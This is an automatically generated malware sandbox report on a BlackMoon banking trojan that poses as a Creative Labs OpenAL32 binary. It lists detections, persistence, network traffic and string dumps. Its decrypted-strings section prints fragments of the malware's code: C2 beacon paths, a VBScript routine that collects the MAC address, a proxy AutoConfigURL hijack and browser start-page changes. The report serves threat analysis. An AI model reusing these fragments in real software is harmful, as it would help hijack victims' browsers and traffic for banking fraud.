Sample: 2aabd4fa21cca0f153f57ccc1f3c54c0

P3pper Reports - **http://www.peppermalware.com**.

P3pper Twitter - **https://twitter.com/P3pperP0tts**.

This report has been generated automatically by a set of malware analysis tools.

Classification: **#BANKER #BLACKMOON** (based on p3pperp0tts rules)

Analysis date: 2019-03-15 06:40:06 (p3pperp0tts platform's analysis date)

Exe timestamp: 1987-09-11 01:35:02 (timestamp of the original sample)

Unpacked mods max timestamp: 1987-09-11 01:35:02 (higher timestamp of all the unpacked modules)

VirusTotal analysis date: 2019-02-26 01:55:40 (date of last time that the sample was analyzed at vt)

Index

Sample

- md5: 2aabd4fa21cca0f153f57ccc1f3c54c0

AV detections

- Microsoft: Trojan:Win32/Toga!rfn
- Kaspersky: Trojan.Win32.Agentb.bsfs
- Symantec: Infostealer.Boyapki.E
- Malwarebytes:

Source


-

Virustotal

- https://virustotal.com/es/file/05afd7bbf6efa14102f72bad0e3a0686af6522b25228ab760ef57e8d6df36ed1/analysis

Threads tree

The following tree represents sample's threads. T<index> is an alias for sample's threads (numeration is done in the order of threads creation). P<index> is an alias for processes owning sample's threads.



Most interesting behavior

The following list it's a collection of the most interesting events captured. This list is ordered by the score assigned to the event. In the section "Threads behavioural information" it's possible to find all the actions performed by each sample's thread ordered chronologically.

- Process Create (C:\\Windows\\system32\\cacls.exe PID: P1, Command line: C:\\Windows\\System32\\cacls.exe)
- RegSetValue (HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\W60u80qO Type: REG_SZ, Length: 82, Data: C:\\Users\\p3pp3r\\Downloads\\p3pp3rsamp.exe)
- RegCreateKey (HKCU\\Software\\Microsoft\\Windows Script\\Settings Desired Access: Maximum Allowed, Granted Access: All Access, Disposition: REG_OPENED_EXISTING_KEY)
- Thread Create (Thread ID: T1)
- Thread Create (Thread ID: T3)
- Thread Create (Thread ID: TUNKALIAS)
- Thread Create (Thread ID: T4)

Most interesting strings

The following list it's a collection of the most interesting strings found in the sample's modules (unpacked modules too) code or data.

- <assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
- <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
- C:\\Users\\p3pp3r\\Downloads\\p3pp3rsamp.exe
- abnormal program termination
- REG_REG_EXPAND_SZ -
- REG_MULTI_SZ -
- <requestedExecutionLevel level="asInvoker" uiAccess="false"></requestedExecutionLevel>
- </trustInfo>
- </requestedPrivileges>
- LegalCopyright
- OriginalFilename
- Creative Labs OpenAL32
- HPuJDDRsMEDFG^F\\eG
- VS_VERSION_INFO
- VJDENDDJCF[^FCFq
- InternalName
- Creative Labs
- GetProcAddress
- StringFileInfo
- NERREKECG^rO
- lRC!EHm=6yDjXb_-r
- Open AL, EAX, EAX ADVANCED HD
- .U{5.CM/2M84
- <requestedPrivileges>
- RDJJCGUCK]r\\O[OQ
- DOMAIN error
- IsBadCodePtr
- IsBadReadPtr
- program internal error number is %d.
- ObjectFromLresult
- HKEY_LOCAL_MACHINE
- CreateProcessA
- HKEY_CURRENT_USER
- GetCurrentThreadId
- button|submit|reset
- Failed to open document.
- PathFileExistsA
- runtime error
- GetCurrentProcessId
- An unknown error has occurred.$An invalid argument was encountered.
- GetEnvironmentStrings
- GlobalUnlock
- LCMapStringA
- - not enough space for lowio initialization
- LCMapStringW
- HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Internet Settings
- GetHGlobalFromStream
- <program name unknown>
- CryptGetHashParam
- GdipSaveImageToStream
- CryptDestroyHash

- - not enough space for _onexit/atexit table
- SunMonTueWedThuFriSat
- getElementsByTagName
- - unable to open console device
- CLSIDFromString
- Invalid filename.
- Process32First
- createControlRange
- CryptCreateHash
- IsBadWritePtr
- elementFromPoint
- HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Internet Settings
- SetWaitableTimer
- SetUnhandledExceptionFilter
- TerminateProcess
- WindowFromPoint
- Microsoft Visual C++ Runtime Library
- FreeEnvironmentStringsA
- <font color=red>Span
- SetFilePointer
- - unable to initialize heap
- GdipCreateBitmapFromStream
- - not enough space for stdio initialization
- TranslateMessage
- Runtime Error!
- MultiByteToWideChar
- UnhandledExceptionFilter
- function prompt(){return;}
- var jie = document.createStyleSheet();jie.addRule('html','overflow:hidden;');
- abcdefghijklmnopqrstuvwxyz
- - not enough space for thread data
- Internet Explorer_Server
- FlushFileBuffers
- WM_HTML_GETOBJECT
- JanFebMarAprMayJunJulAugSepOctNovDec
- 'An unsupported operation was attempted.$A required resource was unavailable.
- <font color=red>ULli
- javascript:document.onselectstart = document.oncontextmenu = document.onmousedown = document.onkeydown = function(){return true;};
- window.location.reload()
- GdipDisposeImage
- HKEY_CLASSES_ROOT
- ResumeThread
- SetFileAttributesA
- - unexpected multithread lock error
- - floating point not loaded
- createTextRange
- REG_DWORD - DWORD
- - pure virtual function call
- GetLogicalDrives
- ScrollHeight
- OpenFileMappingA
- select-one|select
- __GLOBAL_HEAP_SELECTED
- REG_BINARY -
- javascript:document.onsdragstart=document.onselectstart=document.oncontextmenu=function(){return true}
- GetCurrentProcess

- CreateStreamOnHGlobal
- insertAdjacentHTML
- - not enough space for arguments
- - not enough space for environment
- GetClipboardData
- MapViewOfFile
- VirtualAllocEx
- VirtualProtectEx
- ReadProcessMemory
- Process32Next
- GetTickCount
- CreateToolhelp32Snapshot
- SetThreadContext
- WriteProcessMemory
- WideCharToMultiByte
- GetThreadContext
- LoadLibraryA
- VirtualAlloc
- GetClassNameA
- RtlMoveMemory
- ZwUnmapViewOfSection
- CloseClipboard
- GetModuleHandleA
- RaiseException
- GetCurrentDirectoryA
- CryptHashData
- GetEnvironmentStringsW
- GetLastError
- EmptyClipboard
- RegDeleteKeyA
- InterlockedIncrement
- RegEnumValueA
- SendMessageTimeoutA
- CreateWaitableTimerA
- GetLastActivePopup
- CryptAcquireContextA
- CryptReleaseContext
- GetProcessHeap
- GetWindowRect
- GetVersionExA
- RegisterWindowMessageA
- SetHandleCount
- EnterCriticalSection
- LeaveCriticalSection
- GetCursorPos
- RegDeleteValueA
- VirtualQueryEx
- RegSetValueExA
- OpenClipboard
- GetStartupInfoA
- PeekMessageA
- GetModuleFileNameA
- RegCreateKeyExA
- RegQueryValueExA
- InitializeCriticalSection
- SetLastError
- MsgWaitForMultipleObjects

- InterlockedDecrement
- GetEnvironmentVariableA
- GetActiveWindow
- GetStringTypeW
- GetCommandLineA
- FindWindowExA
- GetStringTypeA
- SetStdHandle
- RegOpenKeyExA
- FreeEnvironmentStringsW
- DispatchMessageA
- DeleteCriticalSection
- RegCreateKeyA
- WaitForSingleObject
- GetStdHandle

Hosts

- 203.205.151.50:http
- google-public-dns-a.google.com:domain
- 192.168.149.159:49159
- 203.205.151.50:80 (users.qzone.qq.com)

Dns queries

- isatap.localdomain ---> no answers
- users.qzone.qq.com ---> 203.205.151.50
- 8.8.8.8.in-addr.arpa ---> no answers
- 50.151.205.203.in-addr.arpa ---> no answers

Network traffic

This section contains the readable content of the captured network traffic classified by established connections.

- **tcp 192.168.149.159:49159 ---> 203.205.151.50 (users.qzone.qq.com) :80**

  GET /fcg-bin/cgi_get_portrait.fcg?uins=3351552119 HTTP/1.1[...]User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36[...]Host: users.qzone.qq.com[...]Connection: Keep-Alive

- **tcp 203.205.151.50 (users.qzone.qq.com) :80 ---> 192.168.149.159:49159**

  Connection: Keep-Alive[...]Content-Type: text/html[...]Content-Length: 193[...]Server: stgw/1.3.10.5_1.13.5[...]<hr> stgw/1.3.10.5_1.13.5 [...] <h1>301 Moved Permanently</h1> [...]HTTP/1.1 301 Moved Permanently[...]Location: https://users.qzone.qq.com/fcg-bin/cgi_get_portrait.fcg?uins=3351552119[...]Date: Fri, 15 Mar 2019 05:25:05 GMT[...]<body bgcolor="white">[...]<head><title>301 Moved Permanently</title></head>

Full strings list

The following list it's a collection of all the strings found in the sample's modules (unpacked modules too) code or data.

- <assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
- <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
- C:\\Users\\p3pp3r\\Downloads\\p3pp3rsamp.exe
- abnormal program termination
- REG_REG_EXPAND_SZ -
- REG_MULTI_SZ -
- <requestedExecutionLevel level="asInvoker" uiAccess="false"></requestedExecutionLevel>
- </trustInfo>
- </requestedPrivileges>
- LegalCopyright
- OriginalFilename
- Creative Labs OpenAL32
- HPuJDDRsMEDFG^F\\eG
- VS_VERSION_INFO
- VJDENDDJCF[^FCFq
- InternalName
- Creative Labs
- GetProcAddress
- StringFileInfo
- NERREKECG^rO
- lRC!EHm=6yDjXb_-r
- Open AL, EAX, EAX ADVANCED HD
- .U{5.CM/2M84
- <requestedPrivileges>
- RDJJCGUCK]r\\O[OQ
- DOMAIN error
- IsBadCodePtr
- IsBadReadPtr
- program internal error number is %d.
- ObjectFromLresult
- HKEY_LOCAL_MACHINE
- CreateProcessA
- HKEY_CURRENT_USER
- GetCurrentThreadId
- button|submit|reset
- Failed to open document.
- PathFileExistsA
- runtime error
- GetCurrentProcessId
- An unknown error has occurred.$An invalid argument was encountered.
- GetEnvironmentStrings
- GlobalUnlock
- LCMapStringA
- - not enough space for lowio initialization
- LCMapStringW
- HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Internet Settings
- GetHGlobalFromStream
- <program name unknown>
- CryptGetHashParam
- GdipSaveImageToStream
- CryptDestroyHash

- - not enough space for _onexit/atexit table
- SunMonTueWedThuFriSat
- getElementsByTagName
- - unable to open console device
- CLSIDFromString
- Invalid filename.
- Process32First
- createControlRange
- CryptCreateHash
- IsBadWritePtr
- elementFromPoint
- HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Internet Settings
- SetWaitableTimer
- SetUnhandledExceptionFilter
- TerminateProcess
- WindowFromPoint
- Microsoft Visual C++ Runtime Library
- FreeEnvironmentStringsA
- <font color=red>Span
- SetFilePointer
- - unable to initialize heap
- GdipCreateBitmapFromStream
- - not enough space for stdio initialization
- TranslateMessage
- Runtime Error!
- MultiByteToWideChar
- UnhandledExceptionFilter
- function prompt(){return;}
- var jie = document.createStyleSheet();jie.addRule('html','overflow:hidden;');
- abcdefghijklmnopqrstuvwxyz
- - not enough space for thread data
- Internet Explorer_Server
- FlushFileBuffers
- WM_HTML_GETOBJECT
- JanFebMarAprMayJunJulAugSepOctNovDec
- 'An unsupported operation was attempted.$A required resource was unavailable.
- <font color=red>ULli
- javascript:document.onselectstart = document.oncontextmenu = document.onmousedown = document.onkeydown = function(){return true;};
- window.location.reload()
- GdipDisposeImage
- HKEY_CLASSES_ROOT
- ResumeThread
- SetFileAttributesA
- - unexpected multithread lock error
- - floating point not loaded
- createTextRange
- REG_DWORD - DWORD
- - pure virtual function call
- GetLogicalDrives
- ScrollHeight
- OpenFileMappingA
- select-one|select
- __GLOBAL_HEAP_SELECTED
- REG_BINARY -
- javascript:document.onsdragstart=document.onselectstart=document.oncontextmenu=function(){return true}
- GetCurrentProcess

- CreateStreamOnHGlobal
- insertAdjacentHTML
- - not enough space for arguments
- - not enough space for environment
- GetClipboardData
- MapViewOfFile
- VirtualAllocEx
- VirtualProtectEx
- ReadProcessMemory
- Process32Next
- GetTickCount
- CreateToolhelp32Snapshot
- SetThreadContext
- WriteProcessMemory
- WideCharToMultiByte
- GetThreadContext
- LoadLibraryA
- U:3;AUo.5.O.p5
- LegalTrademarks
- FileDescription
- ProductVersion
- C.o/T/3B9>>?
- OpenAL32.dll
- kernel32.dll
- SpecialBuild
- PrivateBuild
- VirtualAlloc
- GetClassNameA
- RtlMoveMemory
- ZwUnmapViewOfSection
- CloseClipboard
- GetModuleHandleA
- RaiseException
- GetCurrentDirectoryA
- CryptHashData
- GetEnvironmentStringsW
- GetLastError
- EmptyClipboard
- RegDeleteKeyA
- InterlockedIncrement
- RegEnumValueA
- SendMessageTimeoutA
- CreateWaitableTimerA
- GetLastActivePopup
- CryptAcquireContextA
- CryptReleaseContext
- GetProcessHeap
- GetWindowRect
- GetVersionExA
- RegisterWindowMessageA
- SetHandleCount
- EnterCriticalSection
- LeaveCriticalSection
- GetCursorPos
- RegDeleteValueA
- VirtualQueryEx
- RegSetValueExA

- OpenClipboard
- GetStartupInfoA
- PeekMessageA
- GetModuleFileNameA
- RegCreateKeyExA
- RegQueryValueExA
- InitializeCriticalSection
- SetLastError
- MsgWaitForMultipleObjects
- InterlockedDecrement
- GetEnvironmentVariableA
- GetActiveWindow
- GetStringTypeW
- GetCommandLineA
- FindWindowExA
- GetStringTypeA
- SetStdHandle
- RegOpenKeyExA
- FreeEnvironmentStringsW
- DispatchMessageA
- DeleteCriticalSection
- RegCreateKeyA
- WaitForSingleObject
- GetStdHandle
- CreateCompatibleDC
- Out of memory.
- 532A4C47797E747F67634C43696364757D23224C7371737C633E7568755AA6BF58B
- oleaut32.dll
- CoInitialize
- DJEFFBYIXIFN
- {557CF406-1A04-11D3-9A73-0000F81EF32E}
- <font color=red>[
- {557CF402-1A04-11D3-9A73-0000F81EF32E}
- GAIsProcessorFeaturePresent
- Y@documentElement
- GetStockObject
- text|password|file
- function showModalDialog(){return;}
- GdiplusShutdown
- - unexpected heap error
- SelectedIndex
- 732A4C67797E747F67634C2820202043A146E86
- <font color=red>
- offsetParent
- CoUninitialize
- function confirm(){return;}
- advapi32.dll
- 7371737C633E7568759334FF438
- function alert(){return;}
- "@0123456789ABCDEF
- ParentWindow
- {557CF405-1A04-11D3-9A73-0000F81EF32E}
- backgroundColor
- COMDLG32.dll
- 585B55494F5C5F53515C4F5D515358595E554C435F5644475142554C5D7973627F637F76644C47797E747F67634C53656262757E6446756263797F7E4C42657E1ADE4F16B
- {557CF401-1A04-11D3-9A73-0000F81EF32E}

- 435F5644475142554C5D7973627F637F76644C47797E747F67634C53656262757E6446756263797F7E4C42657E4CB3BE2CB5D
- <font color=red>Div
- GdiplusStartup
- GetOpenFileNameW
- #
- {557CF400-1A04-11D3-9A73-0000F81EF32E}
- W_VRRPdPNDLMUO[FFFCYK7
- RNECKPdNJJDDHDYDD
- NFfRCDEHJJFQQ
- cGJEKHEHMHF[]^]r
- RDMDEDMDMLF\\
- WarnOnHTTPSToHTTPRedirect
- __MSVCRT_HEAP_SELECT
- #
- #
- MS Shell Dlg

Threads behaviour

In this section it's possible to find information about sample's threads, such as the actions performed by each sample's thread ordered chronologically.

- **Thread T0 (in process P0, p3pp3rsamp.exe) description**
  - **Thread's childs**
    - Thread T1 (in process P0, p3pp3rsamp.exe)
  - **Thread' events**
    - Thread Create (Thread ID: T1)
- **Thread T1 (in process P0, p3pp3rsamp.exe) description**
  - **Thread's childs**
    - Thread T2 (in process P1, cacls.exe)
  - **Thread' events**
    - Process Create (C:\\Windows\\system32\\cacls.exe PID: P1, Command line: C:\\Windows\\System32\\cacls.exe)
    - RegSetValue (HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\W60u80qO Type: REG_SZ, Length: 82, Data: C:\\Users\\p3pp3r\\Downloads\\p3pp3rsamp.exe)
- **Thread T2 (in process P1, cacls.exe) description**
  - **Thread's childs**
    - Thread T3 (in process P1, cacls.exe)
  - **Thread' events**
    - Thread Create (Thread ID: T3)
- **Thread T3 (in process P1, cacls.exe) description**
  - **Thread's childs**
    - Thread T4 (in process P1, cacls.exe)
  - **Thread' events**
    - Thread Create (Thread ID: TUNKALIAS)
    - Thread Create (Thread ID: TUNKALIAS)
    - RegCreateKey (HKCU\\Software\\Microsoft\\Windows Script\\Settings Desired Access: Maximum Allowed, Granted Access: All Access, Disposition: REG_OPENED_EXISTING_KEY)
    - Thread Create (Thread ID: T4)
    - Thread Create (Thread ID: TUNKALIAS)

- **Thread T4 (in process P1, cacls.exe) description**
  - **Thread's childs**
    - No childs found
  - **Thread' events**
    - Thread Create (Thread ID: TUNKALIAS)
    - Thread Create (Thread ID: TUNKALIAS)

Network by processes

The analysis environment tries to capture and collect network actions performed by sample's threads.

Process P1 (cacls.exe)'s network events

- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Receive (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (486))
- TCP Connect (P3PP3R-PC.localdomain:dynport-> 203.205.151.50:http (0))
- TCP Send (P3PP3R-PC.localdomain:dynport-> 203.205.151.50:http (251))
- TCP Receive (P3PP3R-PC.localdomain:dynport-> 203.205.151.50:http (333))
- TCP Receive (P3PP3R-PC.localdomain:dynport-> 203.205.151.50:http (114))
- TCP Disconnect (P3PP3R-PC.localdomain:dynport-> 203.205.151.50:http (0))

Unpacked or injected modules

In this section it's possible to find information about sample's modules, such as the rich signatures and strings

- **Module 1 (probably unpacked / injected by the sample)**
  - **Module 1 rich signatures**
    - No rich signatures found
  - **Module 1 strings**
    - **Module 1 most interesting strings**
      - <assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
      - <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
      - <requestedExecutionLevel level="asInvoker" uiAccess="false"></requestedExecutionLevel>
      - </trustInfo>
      - </requestedPrivileges>
      - LegalCopyright
      - OriginalFilename
      - Creative Labs OpenAL32
      - HPuJDDRsMEDFG^F\\eG
      - VS_VERSION_INFO
      - VJDENDDJCF[^FCFq
      - InternalName
      - Creative Labs
      - GetProcAddress
      - StringFileInfo
      - NERREKECG^rO
      - lRC!EHm=6yDjXb_-r
      - Open AL, EAX, EAX ADVANCED HD
      - .U{5.CM/2M84
      - <requestedPrivileges>
      - RDJJCGUCK]r\\O[OQ
      - LoadLibraryA
    - **Module 1 other strings**
      - 3;AUo.5.O.p5
      - LegalTrademarks
      - FileDescription
      - ProductVersion
      - C.o/T/3B9>>?
      - OpenAL32.dll
      - kernel32.dll
      - SpecialBuild
      - PrivateBuild
      - W_VRRPdPNDLMUO[FFFCYK7
      - RNECKPdNJJDDHDYDD
      - NFfRCDEHJJFQQ
      - cGJEKHEHMHF[]^]r
      - RDMDEDMDMLF\\
- **Module 2 (probably unpacked / injected by the sample)**

- **Module 2 rich signatures**
  - No rich signatures found
- **Module 2 strings**
  - **Module 2 most interesting strings**
    - C:\\Users\\p3pp3r\\Downloads\\p3pp3rsamp.exe
    - abnormal program termination
    - REG_REG_EXPAND_SZ -
    - <assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
    - <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
    - REG_MULTI_SZ -
    - <requestedExecutionLevel level="asInvoker" uiAccess="false"></requestedExecutionLevel>
    - DOMAIN error
    - IsBadCodePtr
    - IsBadReadPtr
    - program internal error number is %d.
    - RDJJCGUCK]r\\O[OQ
    - ObjectFromLresult
    - HKEY_LOCAL_MACHINE
    - CreateProcessA
    - HKEY_CURRENT_USER
    - OriginalFilename
    - GetCurrentThreadId
    - button|submit|reset
    - Failed to open document.
    - VJDENDDJCF[^FCFq
    - PathFileExistsA
    - runtime error
    - StringFileInfo
    - GetCurrentProcessId
    - An unknown error has occurred.$An invalid argument was encountered.
    - GetEnvironmentStrings
    - GlobalUnlock
    - LCMapStringA
    - - not enough space for lowio initialization
    - LCMapStringW
    - HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Internet Settings
    - GetHGlobalFromStream
    - <program name unknown>
    - CryptGetHashParam
    - GdipSaveImageToStream
    - CryptDestroyHash
    - - not enough space for _onexit/atexit table
    - SunMonTueWedThuFriSat
    - getElementsByTagName
    - VS_VERSION_INFO
    - - unable to open console device
    - CLSIDFromString
    - GetProcAddress
    - Invalid filename.
    - Process32First
    - Open AL, EAX, EAX ADVANCED HD

- createControlRange
- CryptCreateHash
- IsBadWritePtr
- elementFromPoint
- HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Internet Settings
- SetWaitableTimer
- </trustInfo>
- </requestedPrivileges>
- SetUnhandledExceptionFilter
- TerminateProcess
- HPuJDDRsMEDFG^F\\eG
- WindowFromPoint
- Microsoft Visual C++ Runtime Library
- InternalName
- FreeEnvironmentStringsA
- <font color=red>Span
- Creative Labs OpenAL32
- SetFilePointer
- - unable to initialize heap
- GdipCreateBitmapFromStream
- - not enough space for stdio initialization
- TranslateMessage
- Runtime Error!
- MultiByteToWideChar
- UnhandledExceptionFilter
- function prompt(){return;}
- .U{5.CM/2M84
- var jie = document.createStyleSheet();jie.addRule('html','overflow:hidden;');
- abcdefghijklmnopqrstuvwxyz
- - not enough space for thread data
- Internet Explorer_Server
- Creative Labs
- FlushFileBuffers
- WM_HTML_GETOBJECT
- JanFebMarAprMayJunJulAugSepOctNovDec
- 'An unsupported operation was attempted.$A required resource was unavailable.
- <font color=red>ULli
- javascript:document.onselectstart = document.oncontextmenu = document.onmousedown = document.onkeydown = function(){return true;};
- <requestedPrivileges>
- window.location.reload()
- GdipDisposeImage
- HKEY_CLASSES_ROOT
- ResumeThread
- SetFileAttributesA
- - unexpected multithread lock error
- - floating point not loaded
- LegalCopyright
- createTextRange
- REG_DWORD - DWORD
- - pure virtual function call
- GetLogicalDrives
- ScrollHeight
- OpenFileMappingA
- select-one|select
- NERREKECG^rO
- __GLOBAL_HEAP_SELECTED

- REG_BINARY -
- lRC!EHm=6yDjXb_-r
- javascript:document.onsdragstart=document.onselectstart=document.oncontextmenu=function(){return true}
- GetCurrentProcess
- CreateStreamOnHGlobal
- insertAdjacentHTML
- - not enough space for arguments
- - not enough space for environment
- GetClipboardData
- MapViewOfFile
- VirtualAllocEx
- VirtualProtectEx
- ReadProcessMemory
- Process32Next
- GetTickCount
- CreateToolhelp32Snapshot
- SetThreadContext
- WriteProcessMemory
- WideCharToMultiByte
- GetThreadContext
- VirtualAlloc
- GetClassNameA
- RtlMoveMemory
- ZwUnmapViewOfSection
- CloseClipboard
- GetModuleHandleA
- RaiseException
- GetCurrentDirectoryA
- CryptHashData
- GetEnvironmentStringsW
- GetLastError
- EmptyClipboard
- RegDeleteKeyA
- InterlockedIncrement
- RegEnumValueA
- SendMessageTimeoutA
- CreateWaitableTimerA
- GetLastActivePopup
- CryptAcquireContextA
- CryptReleaseContext
- GetProcessHeap
- GetWindowRect
- LoadLibraryA
- GetVersionExA
- RegisterWindowMessageA
- SetHandleCount
- EnterCriticalSection
- LeaveCriticalSection
- GetCursorPos
- RegDeleteValueA
- VirtualQueryEx
- RegSetValueExA
- OpenClipboard
- GetStartupInfoA
- PeekMessageA
- GetModuleFileNameA
- RegCreateKeyExA

- RegQueryValueExA
- InitializeCriticalSection
- SetLastError
- MsgWaitForMultipleObjects
- InterlockedDecrement
- GetEnvironmentVariableA
- GetActiveWindow
- GetStringTypeW
- GetCommandLineA
- FindWindowExA
- GetStringTypeA
- SetStdHandle
- RegOpenKeyExA
- FreeEnvironmentStringsW
- DispatchMessageA
- DeleteCriticalSection
- RegCreateKeyA
- WaitForSingleObject
- GetStdHandle

- **Module 2 other strings**

- CreateCompatibleDC
- Out of memory.
- 532A4C47797E747F67634C43696364757D23224C7371737C633E7568755AA6BF58B
- FileDescription
- oleaut32.dll
- C.o/T/3B9>>?
- CoInitialize
- DJEFFBYIXIFN
- 3;AUo.5.O.p5
- {557CF406-1A04-11D3-9A73-0000F81EF32E}
- ProductVersion
- OpenAL32.dll
- <font color=red>[
- {557CF402-1A04-11D3-9A73-0000F81EF32E}
- GAIsProcessorFeaturePresent
- Y@documentElement
- GetStockObject
- PrivateBuild
- text|password|file
- function showModalDialog(){return;}
- SpecialBuild
- GdiplusShutdown
- - unexpected heap error
- SelectedIndex
- 732A4C67797E747F67634C2820202043A146E86
- <font color=red>
- offsetParent
- CoUninitialize
- function confirm(){return;}
- advapi32.dll
- 7371737C633E7568759334FF438
- function alert(){return;}
- "@0123456789ABCDEF
- ParentWindow

- {557CF405-1A04-11D3-9A73-0000F81EF32E}
- backgroundColor
- COMDLG32.dll
- 585B55494F5C5F53515C4F5D515358595E554C435F5644475142554C5D7973627F637F76644C47797E747F67634C53656262757E6446756263797F7E4C42657E1ADE4F16B
- {557CF401-1A04-11D3-9A73-0000F81EF32E}
- 435F5644475142554C5D7973627F637F76644C47797E747F67634C53656262757E6446756263797F7E4C42657E4CB3BE2CB5D
- kernel32.dll
- <font color=red>Div
- LegalTrademarks
- GdiplusStartup
- GetOpenFileNameW
- #
- {557CF400-1A04-11D3-9A73-0000F81EF32E}
- WarnOnHTTPSToHTTPRedirect
- NFfRCDEHJJFQQ
- RDMDEDMDMLF\\
- __MSVCRT_HEAP_SELECT
- W_VRRPdPNDLMUO[FFFCYK7
- #
- cGJEKHEHMHF[]^]r
- #
- RNECKPdNJJDDHDYDD
- MS Shell Dlg

Extra Information Recovered

In this section there is additional information recovered by platform plugins

- **DecryptedString**

http://

/ca.php

?m=

&h;=

GET

?p

POST

users.qzone.qq.com

GET /fcg-bin/cgi_get_portrait.fcg?uins=

HTTP/1.1
Host: users.qzone.qq.com
Connection: keep-alive
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36

Date:

GMT

function lakwi(){var st = '

';var t2 = Date.parse(new Date(st))/1000;return t2;}

ScriptControl

Language

JScript

ExecuteStatement

Run

lakwi

Software\\Microsoft\\Internet Explorer\\Main\\Start Page

```
www.naver.com

0.0.0.0

.com.qal

.kr

.kr.qal

ET

step_down.php?key=b308115d7b1f81e2

HTTP/1.1 200 OK
Accept-Ranges: bytes
Content-Type: text/plain
Content-Length:

VBScript

Function MACAddress()
Dim mc,mo
Set mc=GetObject("Winmgmts:").InstancesOf("Win32_NetworkAdapterConfiguration")
For Each mo In mc
If mo.IPEnabled=True Then
MACAddress= mo.MacAddress
Exit For
End If

MACAddress

WinHttp.WinHttpRequest.5.1

Open

Send

responseBody

Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\AutoConfigURL

http://127.0.0.1:

CreateObject("Scripting.FileSystemObject").CopyFolder "{tmp}","{tmp_}"

AddCode

Applications\\zipfldr.dll\\NoOpenWith

regsvr32 /s zipfldr.dll
```

```
zip


Error


Sub run(ByVal A, ByVal B)
Set fso = CreateObject("Scripting.FileSystemObject")
If fso.GetExtensionName(B) <> "zip" Then
Exit Sub
ElseIf fso.FolderExists(A) Then
FType = "Folder"
ElseIf fso.FileExists(A) Then


Line


ConnId


ProxyId
```

Configs Recovered

In this section there are malware configs recovered by platform plugins